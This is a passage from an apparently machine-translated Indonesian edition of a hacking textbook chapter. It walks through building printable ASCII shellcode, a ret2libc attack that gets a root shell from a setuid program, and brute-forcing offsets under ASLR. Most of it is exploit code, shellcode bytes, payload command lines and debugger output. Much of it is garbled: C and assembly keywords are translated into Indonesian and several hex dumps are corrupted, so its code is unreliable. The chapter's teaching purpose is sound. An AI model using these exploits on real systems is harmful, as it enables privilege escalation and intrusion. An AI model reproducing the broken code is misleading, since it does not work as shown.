sub-eaks, 0x39393333	; Merakit menjadi -3399 ;
sub-eaks, 0x72727550	Merakit menjadi -Purr ;
sub-eaks, 0x54545421	Merakit menjadi -ITTT

mendorong kapak	; Merakit menjadi P ;
pop esp	Merakit menjadi \

---

Ini berarti bahwa TX-3399-Purr-ITTT-P akan menambahkan 860 ke ESP dalam kode mesin. Sejauh ini bagus. Sekarang shellcode harus dibangun.

Pertama, EAX harus di-zero; ini mudah sekarang karena sebuah metode telah ditemukan. Kemudian, dengan menggunakan lebih banyak subinstruksi, register EAX harus diatur ke empat byte terakhir dari shellcode, dalam urutan terbalik. Karena tumpukan biasanya tumbuh ke atas (menuju alamat memori yang lebih rendah) dan dibangun dengan urutan FILO, nilai pertama yang didorong ke tumpukan harus empat byte terakhir dari kode shell. Byte ini harus dalam urutan terbalik, karena urutan byte little-endian. Output berikut menunjukkan dump heksadesimal dari shellcode standar yang digunakan dalam bab-bab sebelumnya, yang akan dibangun oleh kode loader yang dapat dicetak.

---

```
reader@hacking :~/booksrc $ hexdump -C ./shellcode.bin
00000000  31 c0 31 db 31 c9 99 b0 2f  a4 cd 80 6a 0b 58 51 68 6e  |1.1.1.....j.XQh|
00000010  2f 73 68 68 2f 62 69 e1 cd  89 e3 51 89 e2 5389    |/shh/bin..Q..S.|_
00000020  80                                     [...]
```

---

Dalam hal ini, empat byte terakhir ditampilkan dalam huruf tebal; nilai yang tepat untuk register EAX adalah 0x80cd e189. Ini mudah dilakukan dengan menggunakan subinstruksi untuk membungkus nilai di sekitar. Kemudian, EAX dapat didorong ke tumpukan. Ini bergerak

ESP naik (menuju alamat memori yang lebih rendah) ke akhir nilai yang baru didorong, siap untuk empat byte kode shell berikutnya (ditampilkan dalam huruf miring di kode shell sebelumnya). Lagisubinstruksi digunakan untuk membungkus EAX untuk 0x53e28951, dan nilai ini kemudian didorong ke tumpukan. Karena proses ini diulang untuk setiap potongan empat byte, kode shell dibangun dari awal ke awal, menuju kode loader yang mengeksekusi.

---

00000000	<b>31 c0 31db 31 c9 99b0 2f</b>	a4 cd 80 6a 0b 58 51 68 6e	1.1.1.....j.XQh
00000010	2f 73 68 68 2f 62 69 <b>e1 cd</b>	89 e3 51 89 e2 <b>5389</b>	//shh/bin..Q..S.
00000020	<b>80</b>		...

---

Akhirnya, awal shellcode tercapai, tetapi hanya ada tiga byte (ditampilkan dalam huruf miring di shellcode sebelumnya) yang tersisa setelah mendorong 0x99c931db ke tumpukan. Situasi ini dikurangi dengan memasukkan satu instruksi NOP singlebyte di awal kode, menghasilkan nilai 0x31c03190 didorong ke tumpukan—0x90 adalah kode mesin untuk NOP.

Masing-masing potongan empat byte dari shellcode asli ini dihasilkan dengan metode pengurangan yang dapat dicetak yang digunakan sebelumnya. Kode sumber berikut adalah program untuk membantu menghitung nilai cetak yang diperlukan.

#### printable\_helper.c

---

```
# sertakan <stdio.h>
# sertakan <sys/stat.h>
# sertakan <ctype.h>
# sertakan <time.h>
# sertakan <stdlib.h>
# sertakan <string.h>

# tentukan CHR "%_01234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ-"

int main(int argc, char* argv[]) {

    unsigned int targ, terakhir, t[4], l[4];
    unsigned int try, single, carry=0; int len,
    a, i, j, k, m, z, bendera=0; kata karakter[3]
    [4];
    char mem yang tidak ditandatangani[70];

    jika(argc < 2) {
        printf("Penggunaan: %s <nilai awal EAX> <nilai akhir EAX>\n", argv[0]);
        keluar(1);
    }

    srand(waktu(NULL));
    bzero(mem, 70);
    strcpy(mem, CHR);
    len = strlen(mem);
    strfry(mem); // Acak terakhir =
    strtoul(argv[1], NULL, 0); targ =
    strtoul(argv[2], NULL, 0);
```

```

printf("menghitung nilai yang dapat dicetak untuk dikurangi dari EAX..\n\n");
t[3] = (targ & 0xff000000)>>24; // Memisahkan berdasarkan byte
t[2] = (targ & 0x00ff0000)>>16; t[1]
= (targ & 0x0000ff00)>>8; t[0] =
(targ & 0x000000ff); l[3] = (terakhir
& 0xffff000000)>>24; l[2] = (terakhir
& 0x0ff000000)>>16; l[1] = (terakhir
& 0x00ff0000)>>8; l[0] = (terakhir &
0x000000ff);

for(a=1; a < 5; a++) { // Nilai hitung
    membawa = bendera = 0;
    for(z=0; z < 4; z++) { // Hitungan byte
        untuk(i=0; i < len; i++) {
            untuk(j=0; j < len; j++) {
                untuk(k=0; k < len; k++) {
                    untuk(m=0; m < len; m++) {

                        jika(a < 2) j = len+1;
                        jika(a < 3) k = len+1;
                        jika(a < 4) m = len+1;
                        try = t[z] + carry+mem[i]+mem[j]+mem[k]+mem[m];
                        tunggal = (coba & 0x000000ff);
                        jika(tunggal == l[z])
                        {
                            carry = (coba & 0x0000ff00)>>8; if(i <
                            len) kata[0][z] = mem[i]; if(j < len)
                            kata[1][z] = mem[j]; if(k < len) kata[2]
                            [z] = mem[k]; if(m < len) kata[3][z] =
                            mem[m]; i = j = k = m = len+2;

                            bendera++;
                        }
                    }
                }
            }
        }
    }
}

if(flag == 4) { // Jika semua 4 byte ditemukan
    printf("mulai: 0x%08x\n\n", terakhir);
    untuk(i=0; i < a; i++)
        printf(" - 0x%08x\n", *((unsigned int *)word[i]));
    printf("-----\n");
    printf("akhir: 0x%08x\n", targ);

    keluar(0);
}
}

```

---

Saat program ini dijalankan, ia mengharapkan dua argumen—nilai awal dan akhir untuk EAX. Untuk shellcode loader yang dapat dicetak, EAX dinolkan untuk memulai, dan nilai akhirnya harus 0x80cde189. Nilai ini sesuai dengan empat byte terakhir dari shellcode.bin.

---

```
reader@hacking :~/booksrc $ gcc -o printable_helper printable_helper.c
reader@hacking :~/booksrc $ ./printable_helper 0x80cde189 menghitung nilai
yang dapat dicetak untuk dikurangi dari EAX..
```

mulai: 0x00000000

```
- 0x346d6d25
- 0x256d6d25
- 0x2557442d
```

---

akhir: 0x80cde189

```
reader@hacking :~/booksrc $ hexdump -C ./shellcode.bin
00000000 31 c0 31 db 31 c9 99 b0 2f a4 cd 80 6a 0b 58 51 68 6e |1.1.1.....j.XQh|
00000010 2f 73 68 68 2f 62 69 e1 cd 89 e3 51 89 e2 5389 //shh/bin..Q..S.| ...
00000020 80 |...|
00000023
```

```
reader@hacking :~/booksrc $ ./printable_helper 0x80cde189 0x53e28951
menghitung nilai yang dapat dicetak untuk dikurangi dari EAX..
```

mulai: 0x80cde189

```
- 0x59316659
- 0x59667766
- 0x7a537a79
```

---

akhir: 0x53e28951

```
reader@hacking :~/booksrc $
```

---

Output di atas menunjukkan nilai-nilai yang dapat dicetak yang diperlukan untuk membungkus register EAX yang di-nol-kan ke0x80cde189 (ditunjukkan dengan huruf tebal). Selanjutnya, EAX harus dililitkan lagi untuk0x53e28951untuk empat byte berikutnya dari shellcode (membangun mundur). Proses ini diulang sampai semua shellcode dibangun. Kode untuk seluruh proses ditunjukkan di bawah ini.

#### dapat dicetak.s

---

##### BIT 32

```
dorong esp ; Masukan ESP saat
pop eax ini; ke EAX.
subeax,0x39393333 ; Kurangi nilai yang dapat dicetak; untuk
subeax,0x72727550 menambahkan 860 ke EAX.
subeax,0x54545421

mendorong kapak ; Masukkan kembali EAX ke ESP. ;
pop esp Secara efektif ESP = ESP + 860
dan eax,0x454e4f4a
dan eax,0x3a313035 ; Nol EAX.

subeax,0x346d6d25 ; Kurangi nilai yang dapat dicetak;
subeax,0x256d6d25 untuk membuat EAX = 0x80cde189. (4 byte
sub-eax,0x2557442d ; terakhir dari shellcode.bin)
mendorong kapak ; Dorong byte ini untuk ditumpuk di ESP. ;
subeax,0x59316659 Kurangi lebih banyak nilai yang dapat dicetak;
sub-eax,0x59667766 untuk membuat EAX = 0x53e28951.
sub-eax,0x7a537a79 ; (4 byte berikutnya dari shellcode dari akhir)
```

```
mendorong kapak
sub-eaks,0x25696969
sub-eax,0x25786b5a
sub-eax,0x25774625
mendorong kapak ; EAX = 0xe3896e69
subeax,0x366e5858
sub-eaks,0x25773939
subeax,0x25747470
mendorong kapak ; EAX = 0x622f6868
sub-eax,0x25257725
sub-eax,0x71717171
subeax,0x5869506a
mendorong kapak ; EAX = 0x732f2f68
subeax,0x63636363
sub-eax,0x44307744
subeax,0x7a434957
mendorong kapak ; EAX = 0x51580b6a
subeax,0x63363663
sub-eax,0x6d543057
mendorong kapak ; EAX = 0x80cda4b0
subeax,0x54545454
subeax,0x304e4e25
sub-eax,0x32346f25
subeax,0x302d6137
mendorong kapak ; EAX = 0x99c931db
subeax,0x78474778
sub-eax,0x78727272
subeax,0x774f4661
mendorong kapak ; EAX = 0x31c03190
sub-eax,0x41704170
subeax,0x2d772d4e
sub-eax,0x32483242
mendorong kapak ; EAX = 0x90909090
mendorong kapak
mendorong kapak ; Bangun kereta luncur NOP.
mendorong kapak
```

---

Pada akhirnya, shellcode telah dibangun di suatu tempat setelah kode loader, kemungkinan besar meninggalkan celah antara shellcode yang baru dibangun dan kode loader yang dieksekusi. Kesenjangan ini dapat dijembatani dengan membangun kereta luncur NOP antara kode loader dan shellcode.

Sekali lagi, subinstruksi digunakan untuk mengatur EAX ke 0x90909090, dan EAX berulang kali didorong ke tumpukan. Dengan masing-masing dorongan instruksi, empat instruksi NOP ditempelkan ke awal shellcode. Akhirnya, instruksi NOP ini akan dibangun tepat di atas eksekusi dorongan instruksi dari kode loader, memungkinkan EIP dan eksekusi program mengalir di atas kereta luncur ke dalam shellcode.

Ini dirakit menjadi string ASCII yang dapat dicetak, yang berfungsi ganda sebagai kode mesin yang dapat dieksekusi.

---

```
reader@hacking :~/booksrc $ nasm printable.s
reader@hacking :~/booksrc $ echo $(cat ./printable)
TX-3399-Purr-!TTTP\%JONE%501:-%mm4-%mm%--DW%P-Yf1Y-fwfY-yzSzP-iii%-Zkx%-%Fw%P-XXn6-99w%-ptt %P-
%w%-%qqqq-jPiXP-cccc-Dw0D-WICzP-c66c-W0TmP-TTTT-%NN0-%o42-7a-0P-xGGx-rrrx-aFOwP-pApA-Nw-
B2H2PPPPPPPPPPPPPPPPPPPPPPPP
reader@hacking :~/booksrc $
```

---

Shellcode ASCII yang dapat dicetak ini sekarang dapat digunakan untuk menyelundupkan shellcode yang sebenarnya melewati rutinitas validasi input dari program update\_info.

---

```
reader@hacking :~/booksrc $ ./update_info $(perl -e 'print "AAAA"x10') $(cat ./printable) [DEBUG]:
argumen desc ada di 0xbffff910
Kesalahan segmentasi
reader@hacking :~/booksrc $ ./update_info $(perl -e 'print "\x10\xf9\xff\xbf"x10') $(cat ./printable)

[DEBUG]: argumen desc ada di 0xbffff910
Memperbarui produk ##### dengan deskripsi 'TX-3399-Purr-!TTTP\%JONE%501:-%mm4-%mm%--DW%P-Yf1Y-
fwfY-yzSzP-iii%-Zkx%-%Fw%P-XXn6-99w%-ptt%P-%w%-%qqqq-jPiXP-cccc-Dw0D-WICzP-c66c-W0TmP-TTTT-%NN0-
%o42-7a-0P- xGGx-rrrx-aFOwP-pApA-Nw-B2H2PPPPPPPPPPPPPPPPPPPPPP'
sh-3.2# whoami
akar
sh-3.2#
```

---

Rapi. Jika Anda tidak dapat mengikuti semua yang baru saja terjadi di sana, output di bawah ini akan melihat eksekusi dari shellcode yang dapat dicetak di GDB. Alamat tumpukan akan sedikit berbeda, mengubah alamat pengirim, tetapi ini tidak akan memengaruhi kode shell yang dapat dicetak—ini menghitung lokasinya berdasarkan ESP, memberikannya keserbagunaan ini.

---

```
reader@hacking :~/booksrc $ gdb -q ./update_info
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) haps update_product_description
Buang kode assembler untuk fungsi update_product_description:
0x080484a8 <update_product_description+0>:    dorongan    ebp
0x080484a9 <update_product_description+1>:    pindah      ebp, esp
0x080484ab <update_product_description+3>:    sub         terutama, 0x28
0x080484ae <update_product_description+6>:    pindah      eax,DWORD PTR [ebp+8]
0x080484b1 <update_product_description+9>:    pindah      DWORD PTR [esp+4],eax
```

```
0x080484b5 <update_product_description+13>;
0x080484b8 <update_product_description+16>;
0x080484bb <update_product_description+19>;
0x080484c0 <update_product_description+24>;
0x080484c3 <update_product_description+27>;
0x0884_ca <ad7_update_deskripsi>; 0x080484c7
<<update_product_description+38>;
0x080484d5 <update_product_description+45>;
0x080484da <update_product_description+50>;
0x080484db <update_product_description+51>;
Akhir dari dump assembler.
```

```
(gdb) istirahat *0x080484db
```

Breakpoint 1 pada 0x80484db: file update\_info.c, baris 21. (gdb)

```
jalankan $(perl -e 'print "AAAAA"x10') $(cat ./printable)
```

Memulai program: /home/reader/booksrc/update\_info \$(perl -e 'print "AAAAA"x10') \$(cat ./printable)

[DEBUG]: argumen desc ada di 0xbffff8fd

Program menerima sinyal SIGSEGV, Kesalahan segmentasi.

0xb7f06bf8 di strlen () dari /lib/tls/i686/cmov/libc.so.6

(gdb) run \$(perl -e 'print "\x{10}\x{fd}\x{f8}\x{ff}\x{bf}"x10') \$(cat ./printable) Program yang sedang di-debug telah dimulai.

Mulai dari awal? (y atau n) y

[DEBUG]: argumen desc ada di 0xbffff8fd

Breakpoint 1, 0x080484db di update\_product\_description()

id=0x72727550 <Alamat 0x72727550 di luar batas>

desc=0x5454212d <Alamat 0x5454212d di luar batas>) di update\_info.c:21

21

(gdb) stepi

0xffff8fd di ?? ()

(gdb) x/9i \$

0xfffff8fd:	dorongan	terutama
0xbffff8fe:	pop	kapak
0xbffff8ff:	sub	eax,0x39393333
0xbffff904:	sub	eax, 0x72727550
0xbffff909:	sub	eax,0x54545442
0xbffff90e:	dorongan	kapak
0xbffff90f:	pop	terutama
0xbffff910:	dan	eax,0x454e4f4a
0xbffff915:	dan	eax,0x3a313035
(gdb) ir esp		

(gdb) n esp  
0xfffff6d0 0xfffff6d0

(adh) n /x \$esp + 860 \$1

`= 0xfffffa?c`

- **OXIMUZE**  
(adh) langkah 9

(gdb) langkan 3  
0xfffff91a di ?? ()

exhibit 1a at ..  
(adh) ir esp eax

```
terutama      0xbfffffa2c      0xbfffffa2c
kapak        0x0          0
(gdb)
```

---

Sembilan instruksi pertama menambahkan 860 ke ESP dan meniadakan register EAX. Delapan instruksi berikutnya mendorong delapan byte terakhir dari shellcode ke tumpukan dalam potongan empat byte. Proses ini diulang dalam 32 instruksi berikutnya untuk membangun seluruh kode shell pada tumpukan.

```
(gdb) x/8i $eip
0xbffff91a: sub    eax,0x346d6d25
0xbffff91f: sub    eax,0x256d6d25
0xbffff924: sub    eax,0x2557442d
0xbffff929: dorongan kapak
0xbffff92a: sub    eax,0x59316659
0xbffff92f: sub    eax,0x59667766
0xbffff934: sub    eax,0x7a537a79
0xbffff939: dorongan kapak
(gdb) langkah 8
0xbffff93a di ?? ()
(gdb) x/4x $esp
0xbffffa24: 0x53e28951      0x80cde189      0x00000000      0x00000000
(gdb) langkah 32
0xbffff9ba masuk ?? ()
(gdb) x/5i $eip
0xbffff9ba: dorongan kapak
0xbffff9bb: dorongan kapak
0xbffff9bc: dorongan kapak
0xbffff9bd: dorongan kapak
0xbffff9be: dorongan kapak
(gdb) x/16x $esp
0xbffffa04: 0x90909090      0x31c03190      0x99c931db      0x80cda4b0
0xbffffa14: 0x51580b6a      0x732f2f68      0x622f6868      0xe3896e69
0xbffffa24: 0x53e28951      0x80cde189      0x00000000      0x00000000
0xbffffa34: 0x00000000      0x00000000      0x00000000      0x00000000
(gdb) ir eip esp eax
eip      0xbffff9ba      0xbffff9ba
terutama 0xbffffa04      0xbffffa04
kapak   0x90909090      - 1869574000
(gdb)
```

---

Sekarang dengan shellcode yang sepenuhnya dibangun di tumpukan, EAX diatur ke 0x90909090. Ini didorong ke tumpukan berulang kali untuk membangun kereta luncur NOP untuk menjembatani kesenjangan antara akhir kode pemuat dan kode shell yang baru dibangun.

```
(gdb) x/24x 0xbffff9ba
0xbffff9ba: 0x50505050      0x50505050      0x50505050      0x50505050
0xbffff9ca: 0x50505050      0x00000050      0x00000000      0x00000000
0xbffff9da: 0x00000000      0x00000000      0x00000000      0x00000000
0xbffff9ea: 0x00000000      0x00000000      0x00000000      0x00000000
0xbffff9fa: 0x00000000      0x00000000      0x90909090      0x31909090
0xbffffa0a: 0x31db31c0      0xa4b099c9      0x0b6a80cd      0x2f685158
```

```
(gdb) langkah 10
0xbffff9c4 di ?? () (gdb) x/
24x 0xbffff9ba
0xbffff9ba: 0x50505050 0x50505050 0x50505050 0x50505050
0xbffff9ca: 0x50505050 0x00000050 0x00000000 0x00000000
0xbffff9da: 0x90900000 0x90909090 0x90909090 0x90909090
0xbffff9ea: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff9fa: 0x90909090 0x90909090 0x90909090 0x31909090
0xbffffa0a: 0x31db31c0 0xa4b099c9 0x0b6a80cd 0x2f685158
(gdb) langkah 5
0xbffff9c9 di ?? () (gdb) x/
24x 0xbffff9ba
0xbffff9ba: 0x50505050 0x50505050 0x50505050 0x90905050
0xbffff9ca: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff9da: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff9ea: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff9fa: 0x90909090 0x90909090 0x90909090 0x31909090
0xbffffa0a: 0x31db31c0 0xa4b099c9 0x0b6a80cd 0x2f685158
(gdb)
```

---

Sekarang pointer eksekusi (EIP) dapat mengalir melalui jembatan NOP ke dalam shellcode yang dibangun.

Shellcode yang dapat dicetak adalah teknik yang dapat membuka beberapa pintu. Itu dan semua teknik lain yang kita diskusikan hanyalah blok bangunan yang dapat digunakan dalam berbagai kombinasi yang berbeda. Aplikasi mereka membutuhkan kecerdikan di pihak Anda. Jadilah pintar dan kalahkan mereka di permainan mereka sendiri.

## **0x6a0 Penanggulangan Pengerasan**

Teknik eksloitasi yang ditunjukkan dalam bab ini telah ada sejak lama. Hanya masalah waktu bagi pemrogram untuk menemukan beberapa metode perlindungan yang cerdas. Eksloitasi dapat digeneralisasikan sebagai proses tiga langkah: Pertama, semacam kerusakan memori; kemudian, perubahan aliran kontrol; dan akhirnya, eksekusi shellcode.

### **0x6b0 Tumpukan yang Tidak Dapat Dieksekusi**

Sebagian besar aplikasi tidak perlu mengeksekusi apa pun di tumpukan, jadi pertahanan yang jelas terhadap eksloitasi buffer overflow adalah membuat tumpukan tidak dapat dieksekusi. Ketika ini selesai, shellcode yang disisipkan di manapun pada stack pada dasarnya tidak berguna. Jenis pertahanan ini akan menghentikan sebagian besar eksloitasi di luar sana, dan ini menjadi lebih populer. Versi terbaru OpenBSD memiliki tumpukan yang tidak dapat dieksekusi secara default, dan tumpukan yang tidak dapat dieksekusi tersedia di Linux melalui PaX, sebuah patch kernel.

### **0x6b1 ret2libc**

Tentu saja, ada teknik yang digunakan untuk melewati tindakan pencegahan protektif ini. Teknik ini dikenal sebagai *kembali ke libc*. libc adalah pustaka C standar yang berisi berbagai fungsi dasar, seperti printf() dan KELUAR(). Ini

fungsi dibagi, jadi program apa pun yang menggunakan printf() function mengarahkan eksekusi ke lokasi yang sesuai di libc. Eksloitasi dapat melakukan hal yang sama persis dan mengarahkan eksekusi program ke fungsi tertentu di libc. Fungsionalitas eksloitasi semacam itu dibatasi oleh fungsi di libc, yang merupakan batasan signifikan jika dibandingkan dengan shellcode arbitrer. Namun, tidak ada yang pernah dieksekusi di tumpukan.

## **0x6b2 Kembali ke sistem()**

Salah satu fungsi libc paling sederhana untuk kembali adalah sistem(). Seperti yang Anda ingat, fungsi ini mengambil satu argumen dan mengeksekusi argumen itu dengan /bin/sh. Fungsi ini hanya membutuhkan satu argumen, yang menjadikannya target yang berguna. Untuk contoh ini, program rentan sederhana akan digunakan.

**vuln.c**

---

```
int main(int argc, char *argv[]) {  
  
    penyanga karakter[5];  
    strcpy(penyanga, argv[1]);  
    kembali 0;  
}
```

---

Tentu saja, program ini harus dikompilasi dan di-root sebelum benar-benar rentan.

---

```
reader@hacking :~/booksrc $ gcc -o vuln vuln.c  
reader@hacking :~/booksrc $ sudo chown root ./vuln  
reader@hacking :~/booksrc $ sudo chmod u+s ./vuln  
reader@hacking :~ /booksrc $ ls -l ./vuln  
- rwsr-xr-x 1 root reader 6600 30-09-2007 22:43 ./vuln
```

---

```
reader@hacking :~/booksrc $
```

Ide umumnya adalah memaksa program yang rentan untuk menelurkan shell, tanpa mengeksekusi apa pun di stack, dengan kembali ke fungsi libc sistem(). Jika fungsi ini dilengkapi dengan argumen /tempat sampah, ini harus menelurkan shell.

Pertama, lokasi sistem() fungsi di libc harus ditentukan. Ini akan berbeda untuk setiap sistem, tetapi setelah lokasi diketahui, itu akan tetap sama sampai libc dikompilasi ulang. Salah satu cara termudah untuk menemukan lokasi fungsi libc adalah dengan membuat program dummy sederhana dan men-debug-nya, seperti ini:

---

```
reader@hacking :~/booksrc $ cat > dummy.c  
int main()  
{ sistem(); }  
reader@hacking :~/booksrc $ gcc -o dummy dummy.c  
reader@hacking :~/booksrc $ gdb -q ./dummy  
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1".
```

```
(gdb) istirahat utama  
Breakpoint 1 pada 0x804837a  
(gdb) dijalankan  
Memulai program: /home/matrix/booksrsrc/dummy
```

```
Breakpoint 1, 0x0804837a di sistem  
cetak utama () (gdb)  
$1 = {<variabel teks, tidak ada info debug>} 0xb7ed0d80 <system>  
(gdb) keluar
```

---

Di sini, program dummy dibuat yang menggunakan sistem() fungsi. Setelah dikompilasi, biner dibuka di debugger dan breakpoint diatur di awal. Program dijalankan, dan kemudian lokasi sistem() fungsi ditampilkan. Dalam hal ini, sistem() fungsi terletak pada 0xb7ed0d80.

Berkal pengetahuan itu, kita bisa mengarahkan eksekusi program ke dalam sistem() fungsi libc. Namun, tujuannya di sini adalah untuk membuat program yang rentan dieksekusi sistem("/bin/sh") untuk menyediakan shell, jadi argumen harus diberikan. Saat kembali ke libc, alamat pengirim dan argumen fungsi dibacakan dari tumpukan dalam format yang seharusnya dikenal: alamat pengirim diikuti oleh argumen. Di tumpukan, panggilan kembali-ke-libc akan terlihat seperti ini:

Alamat fungsi	Alamat pengembalian	Argumen 1	Argumen 2	argumen 3...

Langsung setelah alamat dari fungsi libc yang diinginkan adalah alamat yang akan dikembalikan oleh eksekusi setelah panggilan libc. Setelah itu, semua argumen fungsi datang secara berurutan.

Dalam hal ini, tidak masalah ke mana eksekusi kembali setelah panggilan libc, karena itu akan membuka shell interaktif. Oleh karena itu, keempat byte ini hanya dapat menjadi nilai pengganti dari PALSU. Hanya ada satu argumen, yang harus berupa pointer ke string /tempat sampah. String ini dapat disimpan di mana saja di memori; variabel lingkungan adalah kandidat yang sangat baik. Pada output di bawah ini, string diawali dengan beberapa spasi. Ini akan bertindak mirip dengan kereta luncur NOP, memberi kami ruang gerak, karena sistem("/bin/sh") sama dengan sistem("/bin/sh").

---

```
reader@hacking :~/booksrsrc $ export BINSH="/bin/sh"  
reader@hacking :~/booksrsrc $ ./getenvaddr BINSH ./vuln BINSH  
akan berada di 0xbffffe5b  
reader@hacking :~/booksrsrc $
```

---

Sehingga sistem() alamatnya adalah 0xb7ed0d80, dan alamat /bin/sh string akan menjadi 0xbffffe5b saat program dijalankan. Itu berarti alamat pengirim di tumpukan harus ditimpas dengan serangkaian alamat, dimulai dengan 0xb7ecfd80, diikuti oleh PALSU (karena tidak masalah di mana eksekusi berjalan setelah sistem() panggilan), dan menyimpulkan dengan 0xbffffe5b.

Pencarian biner cepat menunjukkan bahwa alamat pengirim mungkin ditimpak oleh kata kedelapan dari input program, sehingga tujuh kata dari data dummy digunakan untuk spasi dalam eksloitasi.

---

```
reader@hacking :~/booksrc $ ./vuln $(perl -e 'print "ABCD"x5')
reader@hacking :~/booksrc $ ./vuln $(perl -e 'print "ABCD"x10')
Kesalahan segmentasi
reader@hacking :~/booksrc $ ./vuln $(perl -e 'print "ABCD"x8')
Kesalahan segmentasi
reader@hacking :~/booksrc $ ./vuln $(perl -e 'print "ABCD"x7')
Instruksi ilegal
reader@hacking :~/booksrc $ ./vuln $(perl -e 'print "ABCD"x7 . "\x80\x0d\xed\xb7FAKE\x5b\xfe\xff\xbf")'

sh-3.2# whoami
akar
sh-3.2#
```

---

Eksloitasi dapat diperluas dengan membuat panggilan libc berantai, jika diperlukan. Alamat pengirim PALSUDIgunaan dalam contoh dapat diubah menjadi eksekusi program langsung. Panggilan libc tambahan dapat dibuat, atau eksekusi dapat diarahkan ke beberapa bagian berguna lainnya dalam instruksi program yang ada.

## 0x6c0 Ruang Tumpukan Acak

Penanggulangan protektif lainnya mencoba pendekatan yang sedikit berbeda. Alih-alih mencegah eksekusi pada tumpukan, tindakan pencegahan ini mengacak tata letak memori tumpukan. Ketika tata letak memori diacak, penyerang tidak akan dapat mengembalikan eksekusi ke kode shell yang menunggu, karena dia tidak akan tahu di mana itu.

Penanggulangan ini telah diaktifkan secara default di kernel Linux sejak 2.6.12, tetapi LiveCD buku ini telah dikonfigurasi dengan dimatikan. Untuk mengaktifkan perlindungan ini lagi, gema1ke sistem file /proc seperti yang ditunjukkan di bawah ini.

---

```
reader@hacking :~/booksrc $ sudo su -
root@hacking :~ # echo 1 > /proc/sys/kernel/randomize_va_space
root@hacking :~ # exit
keluar
reader@hacking :~/booksrc $ gcc exploit_notesearch.c
reader@hacking :~/booksrc $ ./a.out
[DEBUG] menemukan catatan 34 byte untuk id pengguna 999
[DEBUG] menemukan catatan 41 byte untuk id pengguna 999
----- [ data akhir catatan ]-----
reader@hacking :~/booksrc $
```

---

Dengan penanggulangan ini diaktifkan, eksloitasi notesearch tidak lagi berfungsi, karena tata letak tumpukan diacak. Setiap kali program dimulai, tumpukan dimulai di lokasi acak. Contoh berikut menunjukkan hal ini.

### **aslr\_demo.c**

---

```
# sertakan <stdio.h>

int main(int argc, char *argv[]) {
    penyangga karakter[50];

    printf("penyangga ada di %p\n", &penyangga);

    jika(argc > 1)
        strcpy(penyangga, argv[1]);

    kembali 1;
}
```

---

Program ini memiliki kerentanan buffer overflow yang jelas di dalamnya. Namun, dengan ASLR dihidupkan, eksploitasi tidak semudah itu.

---

```
reader@hacking :~/booksrc $ gcc -g -o aslr_demo aslr_demo.c
reader@hacking :~/booksrc $ ./aslr_demo
buffer ada di 0xbffbbf90
reader@hacking :~/booksrc $ ./aslr_demo
buffer ada di 0xbfe4de20
reader@hacking :~/booksrc $ ./aslr_demo
buffer di 0xbfc7ac50
reader@hacking :~/booksrc $ ./aslr_demo $(perl -e 'print "ABCD"x20') buffer
ada di 0xbf9a4920
Kesalahan segmentasi
reader@hacking :~/booksrc $
```

---

Perhatikan bagaimana lokasi buffer pada tumpukan berubah setiap kali dijalankan. Kami masih dapat menyuntikkan shellcode dan memori yang rusak untuk menimpa alamat pengirim, tetapi kami tidak tahu di mana shellcode berada di memori. Pengacakkan mengubah lokasi semua yang ada di tumpukan, termasuk variabel lingkungan.

---

```
reader@hacking :~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking :~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE akan berada di 0bfd919c3
reader@hacking :~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE akan berada di 0xbfe499c3
reader@hacking :~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE akan berada di 0xbfceae9c3
reader@hacking :~/booksrc $
```

---

Jenis perlindungan ini bisa sangat efektif dalam menghentikan eksploitasi oleh penyerang rata-rata, tetapi tidak selalu cukup untuk menghentikan peretas yang gigih. Dapatkah Anda memikirkan cara untuk berhasil mengeksplorasi program ini dalam kondisi ini?

### ***0x6c1 Investigasi dengan BASH dan GDB***

Karena ASLR tidak menghentikan kerusakan memori, kita masih dapat menggunakan skrip BASH bruteforcing untuk mengetahui offset ke alamat pengirim dari

awal buffer. Ketika sebuah program keluar, nilai yang dikembalikan dari fungsi utama adalah status keluar. Status ini disimpan dalam variabel BASH \$?, yang dapat digunakan untuk mendeteksi apakah program macet.

---

```
reader@hacking :~/booksrc $ ./aslr_demo buffer tes
berada di 0xbfb80320
reader@hacking :~/booksrc $ echo $? 1

reader@hacking :~/booksrc $ ./aslr_demo $(perl -e 'print "AAAA"x50') buffer
ada di 0xbfbe2ac0
Kesalahan segmentasi
reader@hacking :~/booksrc $ echo $?
139
reader@hacking :~/booksrc $
```

---

Menggunakan BASH jika logika pernyataan, kita bisa menghentikan skrip brute-forcing kita ketika crash target. Itu jika blok pernyataan terkandung di antara kata kunci `kemudi` dan `if`; spasi putih di jika pernyataan diperlukan. Itu merusak pernyataan memberitahu skrip untuk keluar dari untuk lingkaran.

---

```
reader@hacking :~/booksrc $ for i in $(seq 150)
> lakukan
> echo "Mencoba offset kata $i"
> ./aslr_demo $(perl -e "cetak 'AAAA'x$i")
> jika [ $? != 1 ]
> lalu
> echo "=> Offset yang benar untuk mengembalikan alamat adalah $i kata"
> istirahat
> fi
> selesai
Mencoba offset buffer 1
kata di 0xbfc093b0 Mencoba
offset buffer 2 kata di
0xbfd01ca0 Mencoba offset
buffer 3 kata di 0xbfe45de0
Mencoba offset buffer 4
kata di 0xbfdcd560 Mencoba
offset buffer 5 kata di
0xbfbf5380 Mencoba offset
6 kata buffer di 0xbffce760
Mencoba offset dari 7 kata
buffer di 0xbfaf7a80
Mencoba offset dari 8 kata
buffer di 0xbfa4e9d0
Mencoba offset dari 9 kata
buffer di 0xbfacca50
Mencoba offset dari 10 kata
buffer di 0xbfd08c80
Mencoba offset dari 11 kata
buffer di 0xbff24ea0
Mencoba offset buffer 12
kata ada di 0xbfaf9a70
```

```
Mencoba offset dari buffer  
13 kata di 0xbfe0fd80  
Mencoba offset dari buffer  
14 kata di 0xbfe03d70  
Mencoba offset dari buffer  
15 kata di 0xbfc2fb90  
Mencoba offset dari 16 kata  
buffer di 0xbff32a40  
